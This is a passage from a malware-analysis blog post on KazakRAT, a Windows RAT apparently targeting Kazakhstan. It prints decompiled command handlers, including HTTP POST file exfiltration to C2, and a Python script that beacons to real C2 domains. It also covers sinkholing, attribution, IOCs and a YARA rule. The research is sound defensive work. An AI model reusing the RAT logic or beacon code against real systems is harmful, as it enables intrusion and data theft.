        *(_WORD *)dword_1000EAF8 = 'ko'; // "ok" -> command successful
        v21[2] = 0;
    }
    else
    {
        *(_DWORD *)dword_1000EAF8 = 'orre'; // "error" -> command unsuccessful
        //
        *((_WORD *)v21 + 2) = 'r';
    }
    C2_Command[0] = 0;
}

```

Disks

In all KazakRAT variants, if the command sent to C2 is **disks**, the RAT will use the function **GetLocalDrives()** to return a listing of the single character drives that exist on the system.

System Information

If the command received from the C2 contains the string **info**, all variants of KazakRAT will collect OS version information using **GetVersionExW**.

```

v31 = 0;
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 276;
GetVersionExW(&VersionInformation);
v0 = _itoa(VersionInformation.dwMajorVersion, Buffer, 10);
v1 = strlen(v0) + 1;
v2 = v0;
v3 = (char *)&VersionInformation.szCSDVersion[127] + 1;
while ( *++v3 )
;
qmemcpy(v3, v2, v1);
v5 = (WCHAR *)((char *)&VersionInformation.szCSDVersion[127] + 1);

```

Notably, in variants **A**, **C**, **D** sample also leveraged the Win32 API function `EnumProcesses` enumerate PIDs which are then used to get process names. These are separated with HTML break's `<br>`.

```

v74 = strlen((const char *)get_os_version_string());
if ( ((int (__stdcall *) (DWORD *, int, unsigned int *))EnumProcesses)(dwProcessId, 4096, &v99) )
{
    v75 = v99 >> 2;
    v76 = 0;
    v77 = 0;
    for ( i = v99 >> 2; v77 < v75; ++v77 )
    {
        v78 = dwProcessId[v77];
        if ( v78 )
        {
            v76 += strlen(get_process_name_from_pid(v78)) + 5;
            v75 = i;
        }
    }
    v79 = v76 + v74 + 10;
    dword_100111C0 = HeapCreate(0, v79, 0);
    v80 = 0;
    for ( dword_10010EF4 = HeapAlloc(dword_100111C0, 8u, v79); v80 < i; ++v80 )
    {
        v81 = dwProcessId[v80];
        if ( v81 && strcmp(get_process_name_from_pid(v81), byte_1000D1C8) )
        {
            strcat((char *)dword_10010EF4, "<br>");
            strcat((char *)dword_10010EF4, get_process_name_from_pid(dwProcessId[v80]));
        }
    }
}

```

File System

In all KazakRAT variants, the command `ctd` allowed the operator to create a hidden directory using `CreateDirectoryA` and `SetFileAttributesW`, with the parameter **2** (`FILE_ATTRIBUTE_HIDDEN`):

```

    if ( strstr(C2_Command, "ctd") )
    {
        memset(PathName, 0, sizeof(PathName));
        v43 = strstr(C2_Command, " ") + 1;
        v44 = (CHAR *) (PathName - v43);
        do
        {
            v45 = *v43;
            v44[(DWORD)v43] = *v43;
            ++v43;
        }
        while ( v45 );
        dword_1000EB08 = HeapCreate(0, 0xFu, 0);
        dword_1000EAF8 = v21(dword_1000EB08, 8u, 0xFu);
        lstrcpyW(String1, &String2);
        mbstowcs(String1, PathName, strlen(PathName) + 1);
        v25 = !CreateDirectoryA(PathName, 0);
        v46 = (char *)dword_1000EAF8;
        if ( v25 )
        {
            *(_DWORD *)dword_1000EAF8 = 'ctoN'; // NotCreated
            strcpy(v46 + 4, "reated");
        }
        else
        {
            *(_DWORD *)dword_1000EAF8 = 'dloF'; // FolderCreated
            strcpy(v46 + 4, "erCreated");
            SetFileAttributesW(String1, 2u); // 2 = FILE_ATTRIBUTE_HIDDEN
        }
    }

```

In variant **B**, the command **aaa** allowed listing directories and searching for files using glob pattern using the functions **FindFirstFileA** and **FindNextFileA**. The filenames are returned as separated with **
** tags.

```

dword_1000EE3C = HeapAlloc(dword_1000EE38, 8u, v2);
FirstFileA = FindFirstFileA(lpFileName, &FindFileData);
if ( FirstFileA == (HANDLE)-1 )
{
    result = (char *)dword_1000EE3C;
}
else
{
    do
    {
        v4 = strlen(FindFileData.cFileName) + 1;
        v5 = (char *)dword_1000EE3C;
        memcpy((char *)dword_1000EE3C + strlen((const char *)dword_1000EE3C), FindFileData.cFileName, v4);
        strcat(v5, "<br>");
    }
    while ( FindNextFileA(FirstFileA, &FindFileData) );
    FindClose(FirstFileA);
    result = (char *)dword_1000EE3C;
    strcat((char *)dword_1000EE3C, "<br>");
    strcat(result, lpFileName);
}

```

In variants **A**, **C**, **D**, the command **dir** also leveraged the above two Win32 API functions to list directories and search for files, also separating with **
** tags, but also had the capability to mark directories in the response. Variant **A**, **C** & **D** can differentiate between file or directory when listing results, although variant **B** cannot.

Upload / Download

In all KazakRAT variants, the **upload** command can be used to download a file from a remote URL to the victim host. It takes two arguments, a URL and output path.

In variant **A** only, the command **dload** allows the operator to exfiltrate (or download) local files over HTTP POST request. In variants **C** & **D** this "download" functionality is implemented by the commands **download** and **d1** respectively. Variant **B** has no corresponding "download" functionality.

```

v24,
"%sContent-Disposition: form-data; name=\"%s\"; filename=\"%s\"\\r\\n",
v24,
(const char *)NumberOfBytesRead,
v28);
sprintf(v24, "%sContent-Type: application/octet-stream\\r\\n\\r\\n", v24);
v14 = strlen(v24);
sprintf(buf, "POST /%s HTTP/1.1\\r\\n", v16);
sprintf(buf, "%sHost: %s\\r\\n", buf, name);
sprintf(buf, "%sContent-Length: %d\\r\\n", buf, v14 + FileSize + 22);
sprintf(buf, "%sContent-Type: multipart/form-data; boundary=90721038027008\\r\\n", buf);
sprintf(buf, "%sConnection: Close\\r\\n", buf);
sprintf(buf, "%s\\r\\n--90721038027008\\r\\n", buf);
sprintf(
    buf,
    "%sContent-Disposition: form-data; name=\"%s\"; filename=\"%s\"\\r\\n",
    buf,
    (const char *)NumberOfBytesRead,
    v28);
sprintf(buf, "%sContent-Type: application/octet-stream\\r\\n\\r\\n", buf);
if ( connect(v6, ppResult->ai_addr, ppResult->ai_addrlen) == -1 )
    return 0;
if ( send(v6, buf, strlen(buf), 0) )
{
    for ( Buffer = 0; ReadFile(hFile, &Buffer, 1u, &NumberOfBytesRead, 0); send(v6, &Buffer, 1, 0) )
    {
        if ( !NumberOfBytesRead )
            break;
    }
    CloseHandle(hFile);
    send(v6, "\\r\\n--90721038027008--\\r\\n", 22, 0);
    while ( recv(v6, v25, 512, 0) )

```

Emulating client-side RAT

Taking lessons learnt from Ms McGonagall's Transfiguration classes, we can turn a Python into a RAT. Using a simple Python script we can try emulate the beaconing procedure and see if we get any responses from C2:

```

import requests
import time

beacon1 = "server.fsocmicrosoft.com"
beacon2 = "dsn.mamurigovaf.site"

def C2_req(host):

    url=f"http://{host}/as/include.php"

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Host":f"{host}"
    }

    if host == "server.fsocmicrosoft.com":
        data = "1f23-7db4" # randomly chosen device IDs
    elif host == "dsn.mamurigovaf.site":
        data = "75be-9ef2"

    r = requests.post(url, headers=headers, data=f"id={data}", timeout=10)
    print(f"{host} Status:", r.status_code)
    print(f"{host} Body:", r.text)


while True:
    C2_req(beacon1)
    C2_req(beacon2)
    time.sleep(5)

```

Resurrecting the KazakRAT C2

In this campaign, we observed the domain `dns.freiesasien[.]com` was used for C2 over HTTP (not encrypted). On December 28th we bought this domain and created an `A` record to point `dns.freisassien[.]com` to a server we own.

As a reminder, this malware beacons to `/as/include.php` on port 80. We setup a simple Python HTTP server and log requests that were made to `/as/include.php` overnight:



We can see multiple Kazakh IP addresses beacons, still infected with the RAT. This victimology is expected given the Kazakh lures and files uploaded to VirusTotal from Kazakh IP addresses. To make life easier we vibecoded a dashboard for tracking device IDs that are beacons in:

Sinkhole Dashboard

Alive window: 20s • Now (UTC): 2026-01-01T15:12:13Z

Devices

Device ID	Status	First seen (UTC)	Last seen (UTC)	Beacons	Location	ASN / Org
7067-2873	stale	2025-12-31T17:40:25Z	2026-01-01T11:35:14Z	4305	Ust-Kamenogorsk, East Kazakhstan, KZ (map)	AS206026 Kar-Tel LLC
9886-943c	stale	2026-01-01T05:45:03Z	2026-01-01T05:49:56Z	58	Philadelphia, Pennsylvania, US (map)	AS33327 DigitalSpeed Communications
e985-76dd	stale	2025-12-31T21:05:43Z	2025-12-31T21:07:33Z	23	Saint Petersburg, St.-Petersburg, RU (map)	AS35526 Smart Technology LLC
f69f-bc4f	stale	2025-12-31T20:50:56Z	2025-12-31T20:52:46Z	23	Saint Petersburg, St.-Petersburg, RU (map)	AS35526 Smart Technology LLC
8fa-9446	stale	2025-12-31T20:03:40Z	2025-12-31T20:09:30Z	189	Prague, Prague, CZ (map)	AS198605 Gen Digital dba as Avast
e11-7888	stale	2025-12-30T12:37:31Z	2025-12-31T13:00:13Z	4980	Karagandy, Karaganda, KZ (map)	AS9198 JSC Kazakhtelecom
4bd-f53c	stale	2025-12-30T12:37:30Z	2025-12-31T11:07:05Z	1739	Almaty, Almaty, KZ (map)	AS29355 Kcell JSC
4c32-9408	stale	2025-12-30T12:37:27Z	2025-12-30T12:39:32Z	26	Temirtau, Karaganda, KZ (map)	AS9198 JSC Kazakhtelecom

Endpoint: POST /as/include.php • Returns: null • IPInfo: enabled

The devices with < 100 beacons typically are just malware sandboxes with internet access running the sample.

Reimplementing server-side components

When victims beacon to `/as/include.php` for commands, the HTTP response will contain the command to be executed within brackets, like `(info)`.

Self infection

We can run the malware found on VirusTotal, originally uploaded by Kazakh IP addresses, on our VM and see the corresponding victim ID beacon in.

Sinkhole Dashboard

Alive window: 20s • Now (UTC): 2026-01-02T15:27:24Z

Devices

Device ID	Status	First seen (UTC)	Last seen (UTC)	Beacons	Last IP	Location	ASN / Org
28f2-fefa	alive	2026-01-02T14:20:29Z	2026-01-02T15:27:19Z	802		London, England, GB (map)	

Using a simple Python script, we run C2 commands on our infected “victim” VM:

Press CTRL+C to quit

[17:14:14] New device registered: 28f2-fefa

28f2-fefa:info

[17:14:27] Queued command for 28f2-fefa: info

> [17:14:29] [28f2-fefa] Sending command: info

[17:14:31] [28f2-fefa] Received 3 line(s) of output:

rundll32.exe

SDXHelper.exe

10-0-0-19045

28f2-fefa:dir C:\ProgramData\NT*

[17:15:01] Queued command for 28f2-fefa: dir C:\ProgramData\NT*

> [17:15:04] [28f2-fefa] Sending command: dir C:\ProgramData\NT*

[17:15:06] [28f2-fefa] Received 4 line(s) of output:

.

..

NT.dll

C:\ProgramData\NT*

28f2-fefa:dir C:\Users*

[17:15:21] Queued command for 28f2-fefa: dir C:\Users*

> [17:15:24] [28f2-fefa] Sending command: dir C:\Users*

[17:15:26] [28f2-fefa] Received 9 line(s) of output:

.

..

All Users

analysis [D]


Default

Default User

desktop.ini

Public

C:\Users*



Attribution

We were unable to attribute this activity with high confidence to any known threat group. However, based on victim targeting, lure themes, and the long-term persistence, we assess this malware campaign is likely linked to a suspected state-affiliated actor operating across Kazakh and Afghan-themed victim sets. The actor leverages both modified open-source Android spyware (including XploitSpy) and a lightweight Windows DLL RAT, which we refer to as KazakRAT. The Windows implant is unobfuscated and communicates over unencrypted HTTP, suggesting limited emphasis on evasion. The operator's lapse in allowing C2 domains to expire supports an assessment of low operational maturity.

This activity has been ongoing since at least August 2022, when the earliest related Android samples were uploaded to VirusTotal, with associated C2 infrastructure still active at the time of writing. Over the course of the campaign, we observed multiple KazakRAT variants with minor command-set changes and repeated use of Kazakh-themed lures, indicating targeting of Kazakhstan. Based on lure content and sinkhole telemetry, we assess likely targeting includes government and financial sector roles, particularly in the Karaganda region. We also identified two KazakRAT samples delivered with Afghan-themed decoys, suggesting secondary targeting of Afghan government-related entities.

In August 2022, Meta published their [Quarterly Adversarial Threat Report](#) in which it described actions taken against APT36, a Pakistan-based threat group also known as Transparent Tribe, reportedly targeting entities in Afghanistan, India, Pakistan, and Saudi Arabia. Meta noted that the group's activity, while relatively low in sophistication, was persistent and targeted. We observed similar long-term, persistent targeting, including incremental changes across KazakRAT variants over time. These compilation dates indicate the campaign has likely been ongoing for more than three years. Meta also reported that APT36 used modified versions of XploitSpy, reinforcing a broader trend in which less sophisticated actors can successfully rely on open-source tooling rather than investing heavily in bespoke development.

While we identified no definitive links between the threat group observed in this research and APT36 / Transparent Tribe, we highlight the overlap in tooling choices, limited sophistication, and aspects of victimology.

IOCs

Network

Type	Indicator	Context / Notes
Domain	server.fsocmicrosoft[.]com	Windows RAT C2 over HTTP
Domain	dns.freiesasien[.]com	Windows RAT C2 domain (HTTP)
Domain	dsn.mamurigovaf[.]site	Windows RAT C2 domain (HTTP)
Domain	dns.microbwt[.]team	Related C2 domain
IP	181.174.164[.]193	Active C2 IP (03/01/25) for server.fsocmicrosoft[.]com
IP	190.14.37[.]114	Historical C2 IP (then) for server.fsocmicrosoft[.]com
IP	193.57.138[.]41	Historical C2 IP (then) for dns.freiesasien[.]com
IP	190.14.37[.]113	Historical C2 IP (then) for dns.freiesasien[.]com
IP	181.174.164[.]55	Historical C2 IP (then) for dns.freiesasien[.]com
IP	181.174.164[.]111	Active C2 IP (03/01/25) for dsn.mamurigovaf[.]site
URL	hXxp://<C2>/as/include.php	Beacon/command polling endpoint (HTTP POST)

File System

File name	Role	SHA256
5573fa.msi	Installer	312c9c3241409ec4ce4a75fb0e207aeb7de8004d0096b24bc727aa723eb47c54
Document_Online_PDF_converter_XLSX.msi	Installer	4e6f2ed696460c98b9148cb66ef8249bccd8b809b13b02100fcb444f1d13b228
Instruction.msi	Installer	a7287c732c0559d49b9ad22f4fa843d3a837b33122e9195650e7f5331c27cf29
Microsoft Word Document.msi	Installer	df7b92b717abe121fb536a0eeb8e323cc9153f70250656dfc670c9650776afa7
SysDrive.exe	Dropper/loader	c164dcb81a6590b70ee6c0ab6a62da6e7a7c803bdc13a060beb84b33bd42c223
Word.exe	Dropper/loader	c19b7adff6876fb527cc05f10137b8ada81ea8afc3dee760b5aa2016350bb3af
Docuemnt_Word.zip	Container	4551133e1cb63a7a2470c677d060ab255deb5c7242113079ea210e7f5a4880d0
flReport.doc	Decoy document (Kazakh themed)	0dd99aa29a8dc919fba9060efa771e6b825a7681f46a5bdc01b319348c19b69c
MY.DOC	Decoy document (Afghan themed)	d9e99210f813b0b265c3a5aa236128fe5cab5eb56da9a9551cd3f849d7b9405d
MY.DOC	Decoy document (Kazakh themed)	291f364c0abece2454e9674f0b1f6721ed2a66d58420eb48f896883c6eb0717a
SysDriveLib.dll	RAT DLL (A)	0aa58a9fe4d78a20e7b4c77fc1df759953fbc2cff7403941aaa0e0fa136f9683
NT.dll	RAT DLL (C)	0669ad73c27e8c7eecf28db3a04ef1fd1738c2d11f1765c0e68444abd3ce7246
NT.dll	RAT DLL (B)	5e60ccf20044148cbb58c063c245979a19db6be1cfed6a3a018c7430a0c75e44
NT.dll	RAT DLL (B)	3a7685e59bb3e2a4d7e8f2e1b8cadcb030829b94d0a79ed1cefe648b7efb3d5a
NT.dll	RAT DLL (D)	b269225f6ff9e3b18ddd22df508b4daf26556b013b1527a809dc87eaca108ea9
NT.dll	RAT DLL (C)	683e8fedff2360d8fd4a5e0dfd4a5bc8b6d84fc7bcbff6bd86d1add19ce74133
NT.dll	RAT DLL (B)	445eca3da9e518139ab6aa89bbd42998deb897f85e7c713bc997fe4d14d46492

Yara

[YARA Rule](#)

```

rule KazakRAT
{
  meta:
    author = "CtrlAltIntel"
    description = "Identifying known variants of KazakRAT samples"
    date = "03/01/2025"

  strings:
    $uni1 = "exec" ascii wide fullword
    $uni2 = "info" ascii wide fullword
    $uni3 = "disks" ascii wide fullword
    $uni4 = "upload" ascii wide fullword // All Variants
    $uni5 = "FolderCreated" ascii wide fullword
    $uni6 = "NotCreated" ascii wide fullword
    $uni7 = "x-www-form-urlencoded" ascii wide

    $dir1 = "dir" ascii wide fullword // Variant A,C,D
    $dir2 = "aaa" ascii wide fullword // Variant B

  condition:
    uint16(0) == 0x5A4D
    and filesize < 100KB
    and (
      all of ($uni*)
      and any of ($dir*)
    )
}

```

© 2026 Ctrl-Alt-Int3l. Powered by [Jekyll](#) & [Minimal Mistakes](#).